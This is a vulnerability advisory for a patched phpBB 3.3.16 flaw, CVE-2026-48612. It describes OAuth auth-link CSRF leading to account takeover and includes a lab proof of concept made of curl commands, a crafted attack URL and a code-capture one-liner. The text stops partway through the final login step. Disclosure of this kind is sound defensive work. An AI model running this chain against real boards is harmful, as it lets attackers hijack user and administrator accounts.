PTT-2026-005 – phpBB – OAuth Auth-Link CSRF Leading to Account Takeover

CVE-ID: CVE-2026-48612

Credits:

Dan Stefan Alexandru of Pentest-Tools.com

Environment:

- PHPBB 3.3.16

CVSSv3: 8.3 High - AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:L

Note: The CIA impact reflects full user-level account takeover of any authenticated user, including reading private messages, posting, and moderation.

Description:

PhpBB 3.3.16 contains a chained vulnerability that allows an unauthenticated attacker to take over the account of any logged-in victim who clicks a single attacker-supplied URL, on boards where admins have configured OAuth authentication. Two distinct defects combine to produce the chain:

- the OAuth service callers never pass the OAuth state parameter, causing the underlying library to silently bypass the state-validation infrastructure
- the UCP auth-link endpoint exposes a GET branch that triggers the account-link flow with no CSRF protection of any kind.

An attacker pre-acquires a valid OAuth authorization code, then sends the victim a crafted URL that causes phpBB to redeem that code against the configured identity provider while authenticated as the victim. The result is a database row in “phpbb_oauth_accounts” that binds the attacker's identity-provider account to the victim's phpBB “user_id”. The attacker subsequently logs in via the identity provider from their own browser and phpBB silently maps them to the victim's account.

The attacker gains full user-level access including private messages, posting, moderation, and profile control.

If the hijacked user is an administrator, the attacker can achieve additional actions, such as gaining access to the ACP and performing further modifications on the site.

Requirements:

To exploit this vulnerability, the environment must meet the following conditions:

- The board has “$config['auth_method']” set to **'oauth'** (admin-configured; not the default).
- The administrator has configured at least one OAuth 2.0 provider (Google, Facebook, or Bitly) with valid client credentials. As Twitter uses OAuth 1.0a it is unaffected.
- The victim logged into phpBB at the moment they open the malicious URL.
- The victim does not have an existing OAuth link to the targeted provider.

Default phpBB installations use “auth_method = 'db'” and are not exposed.

Fix:

The vendor patched the vulnerability and published the advisory here:
https://www.phpbb.com/community/viewtopic.php?p=16116763

Proof of Concept:

The following demonstrates the full OAuth CSRF account takeover chain against a phpBB 3.3.16 lab instance configured with Google OAuth authentication and a mock OAuth2 server.

The attacker uses the following steps to perform the attack:

1. **The attacker obtains a fresh authorization code:**

The attacker requests an authorization code from the OAuth provider by calling the "/authorize" endpoint. The OAuth provider binds the code to the configured "client_id" and "redirect_uri", but, crucially, not to the originating client's IP address or session cookies, making it transferable to the victim's browser.

Curl command:

```
curl -s -D - "http://<oauth-provider>/authorize?
  client_id=<client_id>
  &redirect_uri=http://<target>/ucp.php
  &response_type=code
  &scope=openid
  &state=fakestate"
```

Curl Response:

```
HTTP/1.1 302
location: http://<target>/ucp.php?code=rtEZQAPfl_fqz-f5xo...&state=fakestate
```

The attacker captures the code value. For Google, this code is valid for approximately 10 minutes.

```
└─# docker exec phpbb_lab_web curl -s -o /dev/null -D - "http://mock-oauth:8080/google/auth
orize?client_id=lab_client_id&redirect_uri=http%3A%2F%2Flocalhost%3A8080%2Fucp.php&response
_type=code&scope=openid&state=fakestate"
HTTP/1.1 302
location: http://localhost:8080/ucp.php?code=R6gCu7isYJP88yg6RQtXS2Isle3v2jQZwXhMLptUhJk&st
ate=fakestate
connection: close
```

2. **Attacker crafts the malicious URL:**

The attacker constructs the exploit URL by embedding the captured code into the auth-link endpoint:

```
http://<target>/ucp.php?i=ucp_auth_link&mode=auth_link
  &link=1
  &oauth_service=google
  &code=<CAPTURED_CODE>
```

```
└─# CODE=$(docker exec phpbb_lab_web curl -s -o /dev/null -D - "http://mock-oauth:8080/google/authorize?client_id=lab_client_id&redirect_uri=http%3A%2F%2Flocalhost%3A8080%2Fucp.php&response_type=code&scope=openid&state=fakestate" | grep -i "^location" | grep -oP 'code=\K[^&]+')
echo "Captured code: $CODE"
echo ""
echo "Attack URL for victim (admin) to click:"
echo "http://localhost:8080/ucp.php?i=ucp_auth_link&mode=auth_link&link=1&oauth_service=google&code=$CODE"
Captured code: rtEZQAPfI_fqz-f5xollsOa0KfuZOmJzj085cK9l0RE

Attack URL for victim (admin) to click:
http://localhost:8080/ucp.php?i=ucp_auth_link&mode=auth_link&link=1&oauth_service=google&code=rtEZQAPfI_fqz-f5xollsOa0KfuZOmJzj085cK9l0RE
```

An attacker can theoretically use multiple vectors to serve the malicious link to a victim:

- phishing email
- a forum post link
- an embedded image
- an external site
- etc.

Modern browser's "SameSite=Lax" cookie defaults do not block top-level navigations carrying authentication cookies.

3. **Victim (admin) clicks the link:**

The victim, while authenticated as an admin user, clicks the attacker's URL. On the server side:


3.1. The server invokes "ucp_auth_link.php". The "link=1" GET parameter satisfies the unprotected branch at line 92 - "no check_form_key()" and no CSRF validation occurs

3.2. The application calls "oauth::link_account", routing to "link_account_auth_link"

3.3. The application invokes "requestAccessToken()" with the attacker's OAuth code. The callers never pass the state parameter, so no validation runs

3.4. The OAuth provider honors the code exchange and returns an access token corresponding to the attacker's identity
3.5. "link_account_perform_link" inserts a row into "phpbb_oauth_accounts" with "user_id = **<victim's user_id>**" (from the authenticated session) and "oauth_provider_id = **<attacker's identity>**"

By inspecting the victim's profile we can now see that phpBB binds the attacker's OAuth identity to their account:



Database confirmation:

```
SELECT user_id, provider, oauth_provider_id FROM phpbb_oauth_accounts;

user_id | provider | oauth_provider_id
2       | google   | ATTACKER_OAUTH_ID_111111
```

Note: "user_id=2" is the admin account and the database now binds the attacker's OAuth identity to it.

4. Attacker logs in as admin:

From a fresh incognito browser, the attacker visits:

```
http://<target>/ucp.php?mode=login&login=external&oauth_service=google
```

The attacker authenticates via OAuth with their own credentials. phpBB looks up (provider='google', oauth_provider_id='ATTACKER_OAUTH_ID_111111') in phpbb_oauth_accounts, resolves it to “user_id=2”, and creates an authenticated session as the admin user.

After the fetch completes, navigating to the board in the same tab loads the page as the targeted user: